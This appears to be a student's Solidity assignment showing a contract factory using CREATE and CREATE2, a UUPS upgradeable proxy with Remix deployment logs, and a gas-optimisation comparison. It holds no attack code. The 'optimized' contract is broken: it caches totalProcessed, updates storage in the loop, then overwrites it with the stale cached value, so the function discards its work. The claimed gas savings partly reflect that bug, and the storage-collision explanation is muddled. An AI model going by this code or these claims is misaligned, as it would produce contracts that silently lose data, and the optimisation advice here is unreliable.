ASSIGNMNET 1

BLOCKCHAIN 2

Bekesh Dastan


Part 1

Factory.sol


```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./ChildContract.sol";

contract ChildFactory {
    address[] public deployedChildren;
    mapping(address => bool) public isChild;

    event ChildCreated(address indexed child, address indexed owner);

    function createChild(string calldata name) external returns (address) {
        ChildContract child = new ChildContract(msg.sender, name);
        _register(address(child));
        return address(child);
    }

    function createChild2(string calldata name, bytes32 salt) external returns
(address) {
        ChildContract child = new ChildContract{salt: salt}(msg.sender, name);
        _register(address(child));
        return address(child);
    }

    function _register(address childAddress) internal {
        deployedChildren.push(childAddress);
        isChild[childAddress] = true;
        emit ChildCreated(childAddress, msg.sender);
    }

    function getDeployedContracts() external view returns (address[] memory) {
        return deployedChildren;
    }
}
```

ChildContract.sol


```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.30;

contract ChildContract {
    address public owner;
    string public name;
    uint256 public  balance;

    event Deposit(address indexed sender, uint256 amount);

    constructor(address _owner, string memory _name) payable {
        owner = _owner;
        name = _name;
        balance = msg.value;

    }

    receive() external payable {
        balance += msg.value;
        emit Deposit(msg.sender, msg.value);
    }

    function Withdraw() external {
        require(msg.sender == owner, "Not owner");
        uint256 amount = address(this).balance;
        balance = 0;
        payable(owner).transfer(amount);
    }

    function getContractBalance() external view returns (uint256) {
        return address(this).balance;
    }


}
```



Create1




Create2





Solidity and Network Configuration				
Solidity: 0.8.30	Optim: false	Runs: 200	viaIR: false	Block: 60,000,000 gas

Methods					
Contracts / Methods	Min	Max	Avg	# calls	usd (avg)
ChildFactory					
createChild	-	-	459,431	2	-
createChild2	-	-	477,771	2	-
Lock					
withdraw	-	-	34,096	7	-
Deployments				% of limit	
ChildFactory	-	-	1,148,094	1.9 %	-
Lock	-	-	326,112	0.5 %	-

Key
() Execution gas for this method does not include intrinsic gas overhead
Λ Cost was non-zero but below the precision setting for the currency display (see options)
Toolchain: hardhat


MetaMask
Imported Account 1
Imported accounts
Deploy a contract
This site wants you to deploy a contract
Network
GoChain Testnet
Request from
remix.ethereum.org
Network fee
0.002 GO
Speed
Cancel
Confirm


Imported Account 1
Imported accounts
Transaction request
Network
GoChain Testnet
Request from
remix.ethereum.org
Interacting with
0xe7f17...F0512
Network fee
0.0008 GO
Speed
Cancel
Confirm



Task 2


LogicV1

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "@openzeppelin/contracts-upgradeable/proxy/utils/UUPSUpgradeable.sol";
import "@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol";
import "@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol";

contract LogicV1 is Initializable, UUPSUpgradeable, OwnableUpgradeable {
    uint256 public counter;

    constructor() {
        _disableInitializers();
    }

    function initialize() public initializer {
    __Ownable_init(msg.sender);
    counter = 0;
}

    function increment() external {
        counter++;
    }

    function getter() external view returns(uint256) {
        return counter;
    }

    function _authorizeUpgrade(address newImplementation) internal override
onlyOwner {}
}
```

LogicV2

```
// SPDX-License-Identifier: MIT
```

```
pragma solidity ^0.8.20;

import "./LogicV1.sol";


contract LogicV2 is LogicV1 {

    function decrement() external {
        counter--;
    }

    function reset() external {
        counter = 0;
    }
}
```




LogicV1

```
[block:65 txIndex:0] from: 0xf39...92266 to: LogicV1.(constructor) value: 0 wei
data: 0x60a...f0033 logs: 1 hash: 0x7ed...3c93e                                Debug
status                    1 Transaction mined and execution succeed
transaction hash          0x531ca8ab406a57e26c41538790796a499f134565b9fbfea681873bf32109ff91
block hash                0x7ede71245fb7b530e9b906554b37520c8625213b61a272d1025c1ee39053c93e
block number              65
contract address          0x922D6956C99E12DFeB3224DEA977D0939758A1Fe
from                      0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266
to                        LogicV1.(constructor)
transaction cost          1068196 gas
decoded input             {}
decoded output            -
logs                      [
```


```
[block:66 txIndex:0] from: 0xf39...92266 to:  value: 0 wei data: 0x608...00000 logs: 3
hash: 0xd88...f857b                                                            Debug
status                    1 Transaction mined and execution succeed
transaction hash          0x49016107547fa07b6f1a5e30a1a9be1727aa43a67b8d7a7d85c6c9e2191fed85
from                      0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266
transaction cost          204936 gas
decoded output            -
logs                      []
raw logs                  [
                            {
                              "_type": "log",
                              "address": "0x5081a39b8A5f0E35a8D959395a630b68B74Dd30f",
                              "blockHash": "0xd88f24ba0ad3b97d7b73aa70e36839ee722d2ad8cc35953bf634fa0e35cf857b",
                              "blockNumber": 66,
                              "data": "0x",
                              "index": 0,
                              "topics": [
                                "0xbc7cd75a20ee27fd9adebab32041f755214dbc6bffa90cc0225b39da2e5c2d3b",
                                "0x000000000000000000000000922d6956c99e12dfeb3224dea977d0939758a1fe"
                              ],
                              "transactionHash":
                            "0x49016107547fa07b6f1a5e30a1a9be1727aa43a67b8d7a7d85c6c9e2191fed85"
```


LogicV2

```
[block:67 txIndex:0] from: 0xf39...92266 to: LogicV2.(constructor) value: 0 wei
data: 0x60a...f0033 logs: 1 hash: 0xd68...79ce4                                Debug
status                    1 Transaction mined and execution succeed
transaction hash          0xb7609d7f51e22afade9ea358f1edb212f902fe3f3388ab1865be6c56664b7216
block hash                0xd683027e995da36df80cb0ecdc8df50b8cabf98ff02c010657ad69ec39879ce4
block number              67
contract address          0x1fA02b2d6A771842690194Cf62D91bdd92BfE28d
from                      0xf39Fd6e51aad88F6F4ce6aB8827279cffFb92266
to                        LogicV2.(constructor)
transaction cost          1097812 gas
decoded input             {}
decoded output            -
logs                      [
                            {
                                "from": "0x1fA02b2d6A771842690194Cf62D91bdd92BfE28d",
                                "topic":
```




After Decrement




LOGICV2 AT 0XFD4...047A3 (BL
Balance: 0 ETH
decrement
increment
initialize
reset
upgradeToAnd...
address newImplementatio
renounceOwne...
transferOwners...
address newOwner
counter
getter
0: uint256: 2
owner
proxiableUUID
UPGRADE_INT...

After reset


Balance: 0 ETH
decrement
increment
initialize
reset
upgradeToAnd...
address newImplementatio
renounceOwne...
transferOwners...
address newOwner
counter
getter
0: uint256: 0
owner
proxiableUUID
UPGRADE_INT...

Explanation

How proxy delegates calls

The basic idea of the proxy pattern is to separate state and logic.

Proxy contracts stores all variables, in our cases, it is counter. However, proxy contracts don't store any logic. It uses delegateCall to implement logicV1 and logicV2 functions. We use this 2 contracts as libraries to implement logic, while proxy is our storage. We move from first version to second version of logic in our proxy.

Storage layout risks

There is the risk of Storage Collision.

In our logicV1, the counter variable is stored in Slot 0. If in Logic2 we will add new counter variable, it will move to Slot 1. And as the result, when proxy call LogicV2, and changes counter variable, it will change Slot 1, while in the slot 1 will be old value. It can lead to damage the data, or reset the counter

We solve this problem via inheritance. It will ensure that our counter will be always in slot 0. Enheritance example is this snippet:

```
contract LogicV1 is Initializable, UUPSUpgradeable, OwnableUpgradeable
```

Why initializers replace constructors

The Solidity constructor is executed only once, at the time of the contract deployment. When we deploy LogicV1, its constructor is triggered, but it changes the memory of the logical contract. The proxy contract that will use this code later knows nothing about what happened in the logic constructor.

We solve this problem through initializer.

We can use to set initial value as counter=0 or to set owner. Due to delegateCall initializer writes data in the storage of proxy.

Part 2

Task 3

Unoptimized Contract

I got it by Gemini :)

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

contract UnoptimizedContract {
    uint128 public var1 = 10;
    uint256 public var2 = 100;
    uint128 public var3 = 20;

    address public owner;
    uint256 public limit = 1000;

    address[] public history;
    uint256 public totalProcessed;

    constructor() {
        owner = msg.sender;
    }

    function processNumbers(uint256[] memory numbers) external {

        if (expensiveCheck() && msg.sender == owner) {

            for (uint256 i = 0; i < numbers.length; i++) {
                totalProcessed += numbers[i];
            }

            history.push(msg.sender);
        }
    }

    function expensiveCheck() internal pure returns (bool) {
        uint256 a = 0;
        for(uint i=0; i<50; i++) { a += i; }
        return a > 0;
    }
}
```

```
[vm] from: 0x5B3...eddC4 to: UnoptimizedContract.(constructor) value: 0 wei data: 0x608...e0033 logs: 0 hash: 0x485...057c5
status                  0x1 Transaction mined and execution succeed
transaction hash        0x48525cf1748f5ef2719c34b70ac33642ad7f0e1062ed3c2435fa38a6dde057c5
block hash              0xb884d1d3fb6c96f19291a9180bbb665ecf9089b0b5414e97d53dd8964d47732b
block number            1
contract address        0xd9145CCE52D386f254917e481eB44e9943F39138
from                    0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to                      UnoptimizedContract.(constructor)
gas                     642364 gas
transaction cost        558577 gas
execution cost          474305 gas
input                   0x608...e0033
```

```
[vm] from: 0x5B3...eddC4 to: UnoptimizedContract.processNumbers(uint256[]) 0xd91...39138 value: 0 wei data: 0x14a...00006 logs: 0
hash: 0x98a...9fea1
status                  0x1 Transaction mined and execution succeed
transaction hash        0x98a3602a8406d1fc2425bfbb890069a1f998dce9d4de99bd26868ceab8c9fea1
block hash              0x5a4435a0fcc2bff1e7b330049229d387ae4778e3132ceb94c867bc3674aaa2e6
block number            3
from                    0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to                      UnoptimizedContract.processNumbers(uint256[]) 0xd9145CCE52D386f254917e481eB44e9943F39138
gas                     124855 gas
transaction cost        108569 gas
execution cost          86385 gas
```

Optimized Contract

```python
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

contract OptimizedContract {
    //1. STORAGE PACKING, there are 2 slots, in previous version were used 3
slots
    uint128 public var1 = 10;
    uint128 public var3 = 20;
    uint256 public var2 = 100;

    // 2. CONSTANT / IMMUTABLE:
    address public immutable owner;
    uint256 public constant limit = 1000;
    // 7. EVENT-BASED LOGGING:
    event Processed(address indexed user);
    uint256 public totalProcessed;

    constructor() {
        owner = msg.sender;
    }
    // 3. CALLDATA VS MEMORY, CALLDATA is cheaper
    function processNumbers(uint256[] calldata numbers) external {
        // 4. SHORT-CIRCUITING:
        if (msg.sender == owner && expensiveCheck()) {

            // 6. CACHING STORAGE READS:
            uint256 _totalProcessed = totalProcessed;
```

```
            uint256 len = numbers.length;

            for (uint256 i = 0; i < len;) {
                totalProcessed += numbers[i];
                // 5. UNCHECKED ARITHMETIC:
                unchecked {
                    i++;
                }
            }
            totalProcessed = _totalProcessed;
            emit Processed(msg.sender);
        }
    }

    function expensiveCheck() internal pure returns (bool) {
        uint256 a = 0;
        for(uint i=0; i<50; i++) { a += i; }
        return a > 0;
    }
}
```

```
[vm] from: 0x5B3...eddC4 to: UnoptimizedContract.(constructor) value: 0 wei data: 0x60a...e0033 logs: 0 hash: 0x1aa...604db
status                  0x1 Transaction mined and execution succeed
transaction hash        0x1aa9d588e7a91e8494ad10202bb9dddf0ac4f23b40c9ec1856f9304907e604db
block hash              0x75d47d4c8e2febba1be1ec62cd0762b028cf7cca24f443d620ec487bb4d1835c
block number            2
contract address        0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8
from                    0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to                      UnoptimizedContract.(constructor)
gas                     452308 gas
transaction cost        393311 gas
execution cost          316759 gas
input                   0x60a...e0033
```

```
[vm] from: 0x5B3...eddC4 to: UnoptimizedContract.processNumbers(uint256[]) 0xd8b...33fa8 value: 0 wei data: 0x14a...00006 logs: 1
hash: 0x98b...bd73e
status                  0x1 Transaction mined and execution succeed
transaction hash        0x98bfb22d8fbb2ac08251d3d3ebec414f6eda234df149284d9233e76ec1fbd73e
block hash              0x9d0d50240aaff3e58130dfe6f5d84c27a95cbb10b2938bade458863701ffc64f
block number            4
from                    0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to                      UnoptimizedContract.processNumbers(uint256[]) 0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8
gas                     93826 gas
transaction cost        49350 gas
execution cost          39503 gas
```

```
| Solidity and Network Configuration                                                                |
|---------------------|---------------|-------------|---------------|-----------------------------|
| Solidity: 0.8.28    · Optim: false  · Runs: 200   · viaIR: false  ·    Block: 60,000,000 gas    |
